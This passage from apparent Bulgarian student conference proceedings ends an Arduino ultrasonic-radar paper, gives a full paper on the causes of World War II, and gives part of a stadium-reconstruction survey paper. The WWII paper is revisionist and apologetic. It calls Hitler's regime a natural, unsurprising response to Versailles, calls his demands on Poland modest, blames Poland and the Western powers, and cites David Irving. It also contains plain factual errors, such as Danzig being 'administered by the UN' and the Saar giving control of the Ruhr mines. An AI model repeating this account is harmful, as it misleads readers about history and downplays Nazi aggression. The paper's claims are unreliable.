Индустриалните приложения също са впечатляващи. Системата може да следи обекти на производствени линии, например за автоматично наблюдение на разстоянията между продукти в складови помещения. Също така, тя може да предотврати сблъсъци между машини в зони с висока автоматизация, като гарантира по-безопасна и ефективна работа.

В образователен контекст системата е идеална за демонстрация и обучение. Тя е подходяща за студенти и ученици, които изучават основите на работа с ултразвукови сензори, програмиране на микроконтролери като Arduino и визуализация на данни чрез софтуери като Processing. Тази комбинация от технологии прави проекта интерактивен и лесно разбираем.

5 Диаграма на свързването

Диаграмата по-долу показва как различните компоненти на системата са свързани. Показани са както физическите връзки между компонентите, така и връзката за серийна комуникация между Arduino и Processing.



6 Програмиране и управление на системата

Програмата за контрол на радарването е написана на езика за програмиране на Arduino. Тя е разделена на няколко основни функции:

1. **setup()** – Инициализира пиновете, свързани към сензора, серво мотора и пиезо говорителя.

2. **loop()** – Основният цикъл, който контролира движението на серво мотора и обработва данните от сензора. Всяка итерация на цикъла измерва разстоянието, управлява серво мотора и извършва проверка за активиране на алармата.

3. **calculateDistance()** – Функция, която изчислява разстоянието на база времето за пътуване на ултразвуковата вълна.

Използвана логика за сканиране

Процесът на сканиране се състои в повтаряне на следните стъпки:

- Завъртане на серво мотора в диапазон от 15° до 165° и обратно.
- За всяка позиция на серво мотора се измерва разстоянието чрез ултразвуковия сензор.
 - Ако разстоянието е под определен праг, се активира алармата чрез пиезо говорителя.
 - Данните се изпращат към компютър чрез сериен порт за визуализация в програмата Processing или за събиране на статистики.

Приложение и възможности за разширение

Тази система може да бъде използвана в различни приложения, включително:

- **Радарни системи за близкото наблюдение:** например, в домашната автоматизация или в роботика за избягване на препятствия.
- **Образователни проекти:** като основа за изучаване на принципите на измерване на разстояние, сензори и серво мотори.
- **Системи за безопасност:** използвани в приложения за охрана или защита от сблъсък.

Разширения на проекта могат да включват:

- Добавяне на повече сензори за по-широк обхват на сканиране.
- Внедряване на комуникация с други устройства чрез Bluetooth или WiFi.
- Интеграция с визуални дисплеи за показване на обхвата и обекти в реално време.

Основното програмиране и управление на системата се осъществява чрез две основни софтуерни платформи - **Arduino IDE** и **Processing**.

1. Програмиране в Arduino IDE

Arduino IDE е средата за програмиране, която позволява създаване и качване на кода върху микроконтролера на Arduino платката. Кодът, написан в Arduino, управлява всички физически компоненти на системата, като изпраща импулси към ултразвуковия сензор, контролира движението на серво мотора и активира зумера при откриване на обект в зададен диапазон на разстояние.

Основни компоненти на Arduino кода:

- **Библиотека за серво:** `#include <Servo.h>` - Включва се библиотеката за управление на серво мотора, който контролира сканирането на обекти чрез въртене на сензора.
- **Дефиниция на пинове:** Дефинират се пиновете за тригера и ехото на ултразвуковия сензор, както и пинът на зумера.
- **Константи за разстояние:**
 - `detectionThreshold` определя максималното разстояние (в см), на което зумерът се активира, ако бъде открит обект.
 - `minDistanceThreshold` игнорира много близки обекти.
- **Функция за стабилно измерване на разстоянието:** `getStableDistance()` взема няколко последователни измервания на разстоянието и изчислява средната стойност, за да се избегнат фалшиви сигнали от отражения.
- **Цикъл за управление на серво мотора:** В `loop()` функцията, серво моторът се завърта от 15 до 165 градуса, сканирайки пространството пред сензора, като при откриване на обект в зададения диапазон се активира зумерът.

Визуализация с Processing

Processing е език за програмиране и среда за визуализация, която позволява да се създаде интерактивен интерфейс за изобразяване на състоянието на системата. Данните от серийния порт на Arduino се използват в Processing, за да покажат графичен индикатор за откриване на обекти.

Основни компоненти на Processing кода:

- **Четене на данни от серийния порт:** Приема данни, изпратени от Arduino за ъгъла и разстоянието до обекта. Обработва тези данни и ги визуализира в реално време.
- **Графичен интерфейс за радара:** Чрез функции като drawRadar() и drawObject() се рисуват дъги и линии, които представят полето на видимост и откритите обекти. Тези елементи се обновяват при всяко ново измерване.
- **Преобразуване на разстояние в пиксели:** Разстоянието от обекта се преобразува от см в пиксели, за да може да се изобрази на екрана на радара, като се поставя в реалистични пропорции.

Заклучение

Радарната система за близки разстояния, реализирана с платформата Arduino, демонстрира ефективността и практичността на отворените електронни технологии за изграждане на мониторингови системи. Използвайки комбинация от ултразвуков сензор, серво мотор и пиезо говорител, системата предоставя надеждно решение за откриване и предупреждение за наличието на обекти в близкия обсег.

Източници:

1. HC-SR04 Ultrasonic Sensor Datasheet.
<https://cdn.sparkfun.com/datasheets/Sensors/Proximity/HCSR04.pdf>
2. <https://indico.cern.ch/event/1068475/contributions/4493027/attachments/2296022/3904870/Arduino%20.pdf>

CAUSES OF THE OUTBREAK OF WORLD WAR II

Lyuboslav Georgiev

Department Geodesy, Artillery, Air Defense and Communication and Information Systems faculty -
Shumen / NMU "Vasil Levsky" lyuboslav.georgiev13@gmail.com

Keywords: world war ii, treaty of versailles, totalitarian regimes, mistakes, revisionism

ПРИЧИНИ ЗА ИЗБУХВАНЕТО НА ВТОРАТА СВЕТОВНА ВОЙНА

Въведение

Известният немски историк Ернст Нолте нарича периода от 1917 до 1945 г. (включително двете световни войни) 30-годишната Европейска гражданска война. Неговият аргумент, повторен от много други историци по света, е, че двата конфликта, които фундаментално разтърсиха европейския континент, не трябва да се разглеждат като независими исторически събития, а по-скоро представляват дългосрочна конфронтация между европейските сили.

Договорът от Версай и свързаните с него договори, наложени на Германия и нейните съюзници в края на войната, запалват детонаторите, които ще предизвикат следващия световен конфликт. Жестоките разпоредби на Версайския договор са основната предпоставка за възхода на Хитлер в Германия. Абсурдното прекрояване на границите и създаването на изкуствени държави като Чехословакия и Югославия неизбежно подхранват чувствата на отмъщение сред онеправданите народи, което води до Втората световна война.



Фиг.1: Отнетите територии на Германия след ПСВ.

1 Наследството на Първата световна война

1.1. Версайският мирен договор (1919) и икономическа криза.

Версайският договор се фокусира върху два важни въпроса: следвоенната територия на Германия и репарациите, които Германия ще бъде принудена да плати. Полша придобива големи участъци от територии за сметка на Германия, включително важното балтийско пристанище Данциг (днешен Гданск). Това

довежда до изолирането на регион, известен като Източна Пруссия от Германия. На юг Франция взема Елзас и Лотарингия. Северен Шлезвиг бива преотстъпен на Дания. Белгия също взема своя дял - Ойпен и Малмеди. Съюзниците превземат Долен Рейн и ще контролират Кьолн, Бон и Франкфурт. Най-важното обаче е, че привездането на региона Саарланд под международно управление дава на Франция контрол над ценните рурски въглищни мини.

Германия бива наказана с колонизация и империя. По време на войната германците контролират множество малки острови и архипелази в южната част на Тихия океан. Договорът от Версай дава островите на Великобритания и Япония. В Африка Франция окупира Камерун, Алия придобива германски владения в Източна и Западна Африка. Германската армия е сведена до минимум - не трябва да надвишава 100 000 души. Съгласно член 198: „Германските въоръжени сили не включват военноморски или въздушни сили.“ Съюзниците се надяваха, че без въздушна мощ Германия никога повече няма да може да води война.

Стопанската тежест върху Германия беше най-важният фактор за нарастващата враждебност на германците към Великобритания и Франция. До 1921 г. германците са платили почти половината от парите, събрани във Версай. Накрая Комисията по репарациите решава, че Германия ще плати още 25 милиарда долара и други плащания, с което общите репарации на победените страни достигнаха 32,5 милиарда долара (дължими през 1963 г.). Това искане е нелепо. Германия едва може да си позволи да върне първоначално поисканата сума. Капиталът на Райхсбанк през 1918 г. е само 577 089 500 долара. Нововъведените репарации означаваха срив на германската икономика и много експерти в областта прогнозираха, че германският народ ще бъде изправен пред глад. По същество Великобритания и Франция искаха да вземат всички пари от Германия и според изчисленията през 1913 г. те всъщност отнемат от нея територията, от които тя можеше да направи парите. Германия използва 139 милиона тона черни въглища, за да задоволи вътрешното търсене. Провинциите Елзас и Лотарингия, Саарланд и Горна Силезия произвеждат 60 800 000 тона, всички от които са отнети. Тя предпочиташе да даде Елзас и Лотарингия, Позен и северен Шлезвиг. Германците също бяха готови да платят пълните репарации, но искаха да запазят икономиката си и да запазят своите търговски пристанища и колонии. Съюзниците веднага скриха тези предложения, за да не събудят симпатии към Германия. След като предложението ѝ беше отхвърлено, Германия остана само с една възможност - да печата повече пари. Това автоматично би довело до огромна инфлация, която още повече ще увреди германската икономика. През 1918 г. 1 щатски долар е еквивалентен на 7 германски марки, през 1923 г. е еквивалентен на 4 210 500 000 марки. Последните икономически ходове са катастрофални за Германия.

2 Възход на тоталитарните режими

Не бива да се заблуждаваме, че появата на такъв режим в Германия е единично явление, някакъв необичаен феномен. Напротив, това е най-закономерният и

автентичен отговор на всяко общество, изправено пред екзистенциална заплаха. Можем да го открием на много места в историята. След близо петстотингодишно съществуване на римската република, нейните граждани избират авторитарната власт на Цезар и императорите, защото са изтощени от междуособиците, които ги обезкървяват. Заради огромните нещастия, убийства, зверства, глад и несигурност, предизвикани от Френската революция, французите предпочитат диктатурата на Наполеон и му предоставят цялата власт. Италианското общество дава управлението на страната си в ръцете на Мусолини. В Полша пък се появява авторитарният режим на Юзеф Пилсудски като логичен отговор на хроничните кризи и неуредици. В Испания подобни фактори извикват на власт Франсиско Франко, Аугусто Пиночет взема властта в Чили, след като страната изпада в дълбока икономическа криза, заради неразумното управление на левицата, а политическият хаос в Южна Корея води до преврат, извършен от ген. Пак Чон Хи, който, въпреки диктаторските си методи, полага основите на икономическото чудо, провеждайки редица фундаментални реформи.

Следователно в определени критични ситуации на крайна несигурност и опасност, обществата са склонни да бъдат водени от силна, твърда ръка, което е един вид защитна реакция срещу съдбоносните заплахи. Така че режимът на Адолф Хитлер въобще не би трябвало да учудва никого, нито пък е разумно да се търсят корените му в някаква уж типична за германците войнственост. Той е естествен резултат от множество фактори и от определено стечение на обстоятелствата, появило се благодарение на непремемерното колосално и перманентно давление, което Великите сили оказват върху немското общество в продължение на десетилетия, в което германците виждат заплаха за собственото си съществуване. А правилното разбиране на тези процеси ще ни помогне да избягваме трагичните грешки от миналото.

3 Политика на умиротворяване и дипломатически грешки

През 1930-те години, като реакция на нарастващата агресия на тоталитарните режими, Великобритания и Франция предприемат политика на умиротворяване, в опит да предотвратят нова война. В началото на 1938 г. Вюйар ни описва сцена (потвърдена документално), в която Йоахим фон Рибентроп си тръгва като пълномощен посланик в Лондон, за да заеме поста външен министър на Райха. Поканен е за последно на закуска от премиера Невил Чембърлейн. Внезапно Рибентроп, с присъщата си арогантност, започва настойчиво да пита: а как би действало правителството на Британската корона, ако Берлин анексира Судетите. Сър Невил Чембърлейн забавя отговора, сетне се усмихва. Решава, че не може да не му направи тази „услуга“, и „споделя“ – Великобритания не е „против“, но ако всичко мине „мирно и тихо“. Без усложнения. Хитлер получава „сигнал за действие“ от най-сигурен източник. Друг епизод, предшестваш във времето. През ноември 1937 г. лорд Халифакс, който председателства Британската камара на лордовете, получава покана от райхсмаршал Херман Гьоринг да половува в именията му. Целта на германците е да създадат атмосфера за доверителен разговор.. Ала постепенно лорд Халифакс се отпуска, следва среща с Хитлер, на

който той, въпреки изричното предупреждение на бдителния външен министър Антъни Идън, също споделя: Австрия и Судетската област могат да бъдат анексирани, но „без война“, ако това постави основите на траен мир на Стария континент. А знаем какво следва след Мюнхенското съглашение. И какъв мир настъпва след „анексията“. Хитлер започва да налага своя „дневен ред“ на Европа, като задейства „плана Ото“ – за присъединяването на Австрия, неотменна част от „германското землище“.

3.1 Аншлусът на Австрия (1938)

В късната вечер на 11 февруари 1938 г. австрийският канцлер д-р Курт Едуард се среща с Хитлер в планинската му резиденция. На смаяния канцлер е връчен ултиматум, изискващ незабавното назначаване водача на австрийските националсоциалисти Зайс-Инкварт за министър на вътрешните работи, а на колегата му д-р Фишбек - за министър на финансите. Плахите опити за протест само предизвикват поредния гневен изблик на Хитлер. „Вие и вашето правителство саботирате германското единство - заявява фюрерът - аз, обаче съм избран от провидението за историческа мисия и няма да допусна австрийските провокации да продължат!“

Завръщайки се във Виена, Шушниц е убеден, че ръководената от него република, която се готви да отбележи своята двадесета годишнина е вече обречена.

Демократичният Запад обаче отказва да подкрепи австрийската кауза. Франция изживява поредната правителствена криза, а в Лондон Чембърлейн приема тържествено германския външен министър Рибентроп. Мусолини пък предвидливо е „изчезнал“ от Рим и не може да бъде открит.

На 11 март 1938 г. германски и австрийски войници вдигат бариерите на граничните пунктове и закичени с германски и австрийски знамена, зеленина и друга положителна украса навлизат на австрийска територия. Войските не срещат съпротива и са посрещнати от аплодиращи австрийци. На 12 март във Виена е организирано факелно шествие за посрещане на „освободителите“. Процесът продължава с включване на австрийските въоръжени сили в личния състав на Вермахта.

Това нахлуване е първото голямо изпитание за Вермахта. Австрия става германска провинция Остмарк, с губернатор Зайс-Инкварт. На 10 април се провежда референдум, в който 99,73% от гласувалите официално подкрепят аншлуса.

3.2 Съвместното нахлуване в Чехословакия

През 1920 Х.Н. Брелсфорд, един от водещите английски социалистически идеолози в областта на външната политика, пише по повод на Парижкия мир: „*Най-ужасното престъпление беше на над 3 мил. германци под чешка власт*“. Австрийският историк Ерик фон Кюнелт-Ледин описва създадената в Париж мултиезична държава:

„Чехите представляваха 47% от населението на Чехословакия. Единствено благодарение на „анексирането“ на словаците, до голяма степен против волята

им, те изведнъж станаха „мнозинство“ в тази държава, която никога не беше съществувала исторически. Всъщност в Чехословакия имаше повече германци (24,5%), отколкото словаци.“

Когато настъпва Судетската криза, поляците използват момента, за да решат проблема си с Чехословакия, към част от която те претендират. Притиснатата от всички страни, включително и от западните си съюзници Прага се огъва. Германските войски влизат в Судетите без нито един изстрел, а по същото време, съгласувано с германския щаб, поляците окупират областта Тешинска Силезия. Така, макар и без формален договор, Полша действа като реален съюзник на Третия райх, участвайки (заедно с Унгария), в подялбата на чехословашката държава, която Юзеф Пилсудски нарича „изкуствено и уродливо дете на Версай“

4 Нахлуването на Германия в Полша и началото на Втората световна война

Окуражен от успешната съвместна акция, Адолф Хитлер решава, че е настъпил подходящият момент за решаване на спорните въпроси между Германия и Полша. Той смята, че повлияни от придобивката, постигната с помощта на Берлин, и имайки предвид бъдещите ползи от сътрудничеството им (в борбата срещу комунизма и придобиването на нови земи от СССР), поляците ще склонят на отстъпки. Тогава той предявява твърде умерени, според оценките на анализатори, условия на Варшава. Те се състоят в искане за връщането на Германия на свободния град Данциг/Гданск (населен предимно с германци – 95%), който, не е полски, а е администриран от ОН, и позволение за строеж на пътнотранспортни съоръжения през т.нар. Полски коридор, чието предназначение е да свържат Източна Прусия с Райха.

Тогава се намесват Англия и Франция, като тяхната намеса се превръща в крайъгълен камък за световната история! Без Полша реално да е застрашена по никакъв начин на този етап, те ѝ дават пълни гаранции, че ще ѝ окажат всеотдайна помощ, поляците започват да губят представа за реалността въобразявайки си, че имат сигурната подкрепа на Англия и Франция, поляците стават твърде надменни в отношенията си с Германия, грубо отхвърлят исканията ѝ и с отчайваща наивност вървят към своя крах.

Във фундаменталния си труд „История на Втората световна война“ английският историк, военен деец и стратег Базил Лидъл Харт казва, че:

„Отначало той (Адолф Хитлер) няма намерение да тръгва срещу Полша, въпреки че към нея е присъединена най-голямата територия, отрязана от Германия след Първата световна война. Полша, както и Унгария му помагат да застраши тила на Чехословакия, принуждавайки я по този начин да капитулира пред исканията му – между другото, Полша се възползва от възможността да заграби парче от територията на Чехословакия. Хитлер е склонен да приеме Полша като по-младши партньор, при условие че тя върне германското пристанище Данциг и даде на Германия свободен достъп до Източна Прусия през Полския коридор. При създадите се обстоятелства това е твърде скромно искане от страна на Хитлер. Обаче при последвалите през зимата дискусии той

установява, че поляците упорито отказват да направят такава отстъпка и твърде самонадеяно надценяват собствените си сили. Въпреки това Хитлер продължава да се надява, че след допълнителни преговори те ще се съгласят. На 25 март той казва на своя главнокомандващ, че „не иска да решава проблема за Данциг със сила“. Тази позиция обаче е променена от една неочаквана стъпка на Великобритания, предприета в отговор на неговите действия в друга посока.“

4.1 Пакт Молотов-Рибентроп и нападението над Полша

На 20 август 1939 г., Шуленбург предава на Молотов лист хартия, на който без всякакво заглавие е напечатан текстът на телеграмата от Хитлер до Сталин паралелно с руски превод.

В част от посланието на Хитлер се подчертава, че напрежението между Германия и Полша е "станало нетърпимо" и че "полското поведение по отношение на великите държави е такава, че кризата може да избухне в най-скоро време".

В последния абзац Хитлер изразява мнението, че "при наличието на намерения от двете държави да се встъпи в нови отношения една към друга се явява целесъобразно да не се губи време". Затова той предлага на Сталин да приеме министъра му на външните работи "във вторник, 22 август, но не по-късно от сряда, 23 август. Следват думите: "Ще се радвам да получа от Вас скоро отговор. Адолф Хитлер".

След като прочита текста Молотов веднага се свързва със Сталин, за да му прочете текста. Сталин решава да действа без бавене: той нарежда преговорите със западните държави да бъдат прекъснати за неопределен срок. Точно тогава Сталин разпорежда да повикат отново немския посланик, за да му бъде връчен отговора.

В посланието си до "райхсканцлера на Германия господин А. Хитлер" Сталин отбелязва, че той се надява, "че германо-съветското съглашение за ненападение ще създаде поврат към сериозно подобряване на политическите отношения между нашите страни". Той констатира, че народите на двете страни се нуждаят от "мирни отношения помежду си", "Съгласието на германското правителство за сключването на пакт за ненападение създава база за ликвидиране на политическото напрежение и установяване на мира и сътрудничеството между нашите страни". Отговора си завършва със съгласието "за пристигането на г-н Рибентроп в Москва на 23 август".

Делегацията не е приета впечатляващо. Райхсминистърът е посрещнат от заместник министъра на външните работи. Около два часа сутринта на 24 август двамата министри на външните работи подписват датирани от предния ден документи.

Сталин казва, че вярва в желанието на немския народ за мир. След това спонтанно вдига тост в чест на Хитлер: "Знам, колко силно немският народ обича своя фюрер, бих искал да пия за негово здраве".

Рибентроп съобщава от Москва за успешното завършване на мисията си в тези утринни часове на 24 август по телефона в Берхтесгаден на Хитлер. Това съобщение предизвиква у фюрера пристъп на маниакално-патологично изстъпление, даващо израз на завоевателния му дух. Той блъска с юмруци по

стените, държи се като безумец и крещи: "Сега целият свят е в джоба ми!", "Сега Европа ми принадлежи. Азия могат да я задържат в ръцете си другите!". На адютанта си той казва, че това "ще предизвика ефект на избухнала бомба".

Това споразумение осигурява на Германия "свободни ръце" за нападение срещу Полша, без страх от съветска намеса. На 1 септември 1939 година Германия напада Полша. Това действие принуждава Великобритания и Франция, които са гарантирали защитата на Полша, да обявят война на Германия, с което започва Втората световна война.

Заклучение

Причините за избухването на Втората световна война са естествено продължение на безумните мирни договори наложени от победителите над победените, след края на Първата световна война. Договори и действия продуктувани от лидери изпълнени с чисто реваншистки и омразни чувства към Германия и нейните съюзници. През 30-те години, когато английски дипломати обсъждат личността на германския фюрер Адолф Хитлер, единия задава въпрос „Къде е роден Хитлер“ и получава лаконичен отговор: „във Версай“.

Литература:

1. „Чърчил, Хитлер и "ненужната война"(2008 г.) – Патрик Бюканен
2. „История на Втората световна война“(1971 г.) – Базил Лидъл Хард
3. „Третия райх отвътре“ Том 1(1969 г) – Албърт Шпеер
4. „Войната на Хитлер“ Том 1(1977 г) – Дейвид Ървинг

RECONSTRUCTION OF A SPORTS FACILITY – STADIUM

Ilinka Iwanowa, Matthew Zhelev, Plamena Ivanova

*Department Geodesy, Air Defense and Communication and Information Systems faculty - Shumen /
NMU "Vasil Levsky" ilinkaivanova@mail.bg*

*Department Geodesy, Air Defense and Communication and Information Systems faculty - Shumen /
NMU "Vasil Levsky" matyooozhelev@abv.bg*

*Department Geodesy, Air Defense and Communication and Information Systems faculty - Shumen /
NMU "Vasil Levsky" dotko35@abv.bg*

Abstract: *The purpose of the development is to present the prepared plan for the reconstruction of a football field and to provide an accessible environment to it from the nearest street. The project includes engineering and technical activities that provide suitable conditions for the reconstruction of the facility by leveling the area of the stadium and new vertical planning of the playing field. These activities often affect the overall planning of the site and the environment. The technical significance of the measures consists not only in the reconstruction of the naturally created relief on the territory of a settlement or the limited territory within the boundaries of a construction site, but mainly in the fact that they determine the spatial location of each individual building, structure or facility.*

The tasks of the project are the creation of a suitable surface for sports activities on the football field, providing an accessible connection from the nearest street to the field, gravity drainage of surface water from the field and the adjacent street outside the field by connecting it to the existing sewerage network.

Keywords: *reconstruction, vertically planning, spatial location, drainage of surface water*

РЕКОНСТРУКЦИЯ НА СПОРТНО СЪОРЪЖЕНИЕ – СТАДИОН


Илинка Иванова, Матю Желев, Пламена Иванова

Въведение

При проектиране на различни съоръжения, строителство, устройство на територии или реконструкция е важно проектантът да се запознае с географските характеристики на местността и нейния релеф. Местността, в която се намира обектът е гр. Шумен. Градът е разположен в Шуменското поле, което е отворено към югоизток и постепенно намалява своята височина; западните части на града лежат на около 280 – 300 m над морското ниво, а крайните източни – на 180 – 200 m. Намира се в подножието на Шуменското плато, което притежава изключително разнообразна природа. Неговото било е с надморска височина над 500 m. Превишението му в града е около 250 – 300 m. През Шумен минава малката река Поройна, която не е в близост до обекта на проектиране и не е важен елемент от характеристиките на местността. [3]

Обектът се намира в района на НВУ „Васил Левски“ Факултет „Артилерия, ПВО и КИС“, показан на фиг.1. Проектираната площ е спортно съоръжение –

стадион, на който ще се извърши реконструкция. Реконструкцията на стадиона е инвестиционен проект, изискващ виза за проектиране. Такава виза се издава от министъра на отбраната, тъй като се отнася за специални обекти на министерството. С издаването на виза започва проектирането и с нея може да се поискат изходни данни от експлоатационните дружества на електроразпределение, водоснабдяване и канализация, газоснабдяване и др. [1,3]



Фиг. 1: Геодетическа снимка

Визата за проектиране представлява извадка от действащия ПУП, която дава информация за типа, вида, геодетическите характеристики и начина на застрояване на урегулираните поземлени имоти. В нея също се посочват границите на строежа и ограничения. Проектът предмет на настоящата разработка е в ПИ с идентификатор 83510.674.455, собственост на държавата, предоставен за управление на Министерство на отбраната и визата за проектиране се издава от Министъра на отбраната по чл. 140, ал. 7 от ЗУТ. [1]

Проектът се изготвен по техническо задание, разработено на основание чл. 125 от ЗУТ, включващо опорен план (в случая се запазва геометрията на футболното игрище), както и на допълнителна информация, свързана с устройството на съответната територия, осигурена от съответните институции. Заданието за проектиране определя характеристиката на даден обект, определят се основните

изисквания към обекта от възложителя към проектанта и се дават насоки за изпълнението на проекта. В него се посочват основни параметри и изисквания към обекта, фази на проектиране, последователността на изработване на подобектите, необходимите проектни части и други изисквания на възложителя. Техническото задание се съставя от възложителя, чрез договор с проектанта или възлагане чрез обществена поръчка. [1,4]

1 Задание за проектиране

Проектът се разработва на основание чл. 125 от ЗУТ.

На обект: „Футболно игрище” в УПИ I, кв.284 по плана на гр. Шумен, общ. Шумен, част „Геодезия“

Възложител: Министерство на отбраната

Инвеститор: Министерство на отбраната

Изпълнител: к-т с-на Матю Желев

1.1 Да се изготви подробна геодезическа снимка, осигуряваща нужната информация за проектирането. Да се заснемат всички теренни и ситуационни подробности - огради, стълбища, входове, дървета, плочници, зелени площи, игрища и други. Определянето котите на терена на съществуващото състояние на Футболното игрища да се извърши чрез площна геометрична нивелация. Разработката да е в координатна система БГС 2005, а височинната – Балтийска. Да се приложи схема на опорния полигон, координатен регистър на изходните точки и реперен карнет за точките, от които са извършени измерванията и ще служат при трасирането, по време на строителството, в други случаи, когато са необходими.

1.2 Да се изработи план за вертикално планиране на улица от осова точка 220 до осова точка 222. Улицата е VI клас (обслужващи улици и алеи) с проектна скорост 10 km/h, ширина на пътното платно 6.00 m. Проекта да включва:

- Ситуация
- Надлъжен профил
- Напречни профили
- Вертикално планиране с проектни хоризонтали
- Изчисляване на земни маси и количества
- Обяснителна записка

1.3 Инвестиционния проект да съдържа вертикална планировка на имота, която да предостави решение за цялостно преустройство на спортното съоръжение и достъпа до него. Проектите да се разработят по графо - аналитичния метод чрез равнини и повърхнини, изобразени с червени хоризонтали.

1.4 Да се определи кота „нула” ± 0.00 m на съоръжението.

1.5 Чрез подходящи напречни и надлъжни наклони, отговарящите на нормативните изисквания, да се осигури добро отводняване на съоръжението;


1.6 Проектите да включват подробни количествени сметки за предвидените земни работи – картограма на земните маси.

1.7 Да се изработят трасировъчни планове, осигуряващи отлагането на проектите точки на терена.

- 1.8 Да се изработи план за безопасност и здраве.
- 1.9 Съставил:.....

2 Геодезическа снимка

Извършено е геодезическо заснемане за определяне, ситуацията и релефа, на територията попадаща в рамките на площадката, определена за проектиране. Тези данни бяха предоставени от катедра „Геодезия“ – факултет „Артилерия, ПВО и КИС – фиг. 1. Представяват геодезическа снимка на спортното съоръжение в УПИ I от кв. 284 по плана на гр. Шумен, общ. Шумен, обл. Шумен. За нуждите на проектирането бе извършена е площна геометрична нивелация на точките от терена и геодезическо заснемане на границите на спортното игрище и на ситуацията около него. Изходните точки са от съществуваща работна геодезическа основа на територията на УПИ I, получена от катедра „Геодезия“ на факултет „Артилерия, ПВО и КИС“.



Фиг. 2. Ръчна скица


За извършване геометричната нивелация спортното съоръжение е разделено на квадратната мрежа с размери 10/10 m. Трасирането на мрежата е с помощта на GPS приемник. Вертикалните измервания са направени през месец април 2024 г. с

електронен нивелир с точност 0.001 m. Координатите и надморските височини на работната мрежа и подробните точки са в координатна система БГС 2005 и в Балтийска височинна система. Заснети са всички ситуационни подробности необходими за проектирането, които по време на снимката са отразени в ръчна скица с номерата на подробните точки, показана на фиг.2.

Данните от полските измервания са обработени с програмния продукт TPLAN и резултатите са приложени в числен вид на диск, приложен към проекта. Всички подробни точки с номера и коти са нанесени в специално оформен файл чрез програма AUTOCAD.

3 Вертикално планиране


Проектите за вертикално планиране осигуряват височинното решение на конкретния обект и връзката му с околната среда. За нивелетата на улицата се взети пред вид клас й, максималната допустима скорост на движение, което определя максималния ѝ надлъжен наклон. При техническите изисквания се допускат отклонения в зависимост от конкретните условия, които са в интерес на участниците в движението, за тяхната безопасност и водоотвеждането на повърхностните води. При реконструкция на спортни съоръжения се изисква да се запази основният наклон на съоръжението. Трябва да се осигури плавно преминаване от главното спортно съоръжение към останалите, които обикновено са писти. [2,5,6]



Фиг. 3. Вертикално планиране чрез червени хоризонтали

Във вертикалното планиране се прилагат различни методи на проектиране в зависимост от етапа на проектирането, сложността и важността на строителните обекти и релефа на терена, върху който те ще се реконструират и изискванията от технико-икономически характер. За вертикалното планиране на стадиона са използвани два метода – чрез червени хоризонтални (Фиг.3.) и чрез котирана проекция по квадрати (Фиг.4.). При проектирането на съоръжението е взето предвид характера на спортното съоръжение, като се осигуряват комуникационните връзки между отделните спортни площадки, сгради, прилежаща улица и терен. [2,8]

На теренът, който се реконструира в този проект, използваме наклон от 0.5%, в посоките показани на фиг.4 с прекъснатата линия спрямо средата на игрището, като отвеждането на повърхностите води се осъществява към покрит отводнителен канал между съоръжението и пистата за бягане.



Фиг. 4. Вертикално планиране чрез котирана проекция по квадрати

Пистата за бягане е проектирана с ширина 5m и дължина на правите отсечки 102,79 m, радиус на вътрешен кръг 31,56 m, радиус на външен кръг 34,06 m и напречен наклон 1,5% обратен на терена на игрището към отводнителната канавка (която е покрита). Вертикалното планиране е оформено с височинно решение на

достъпна среда за хора с неравностойно положение и прилежащото улично пространство до обекта. [8,9]

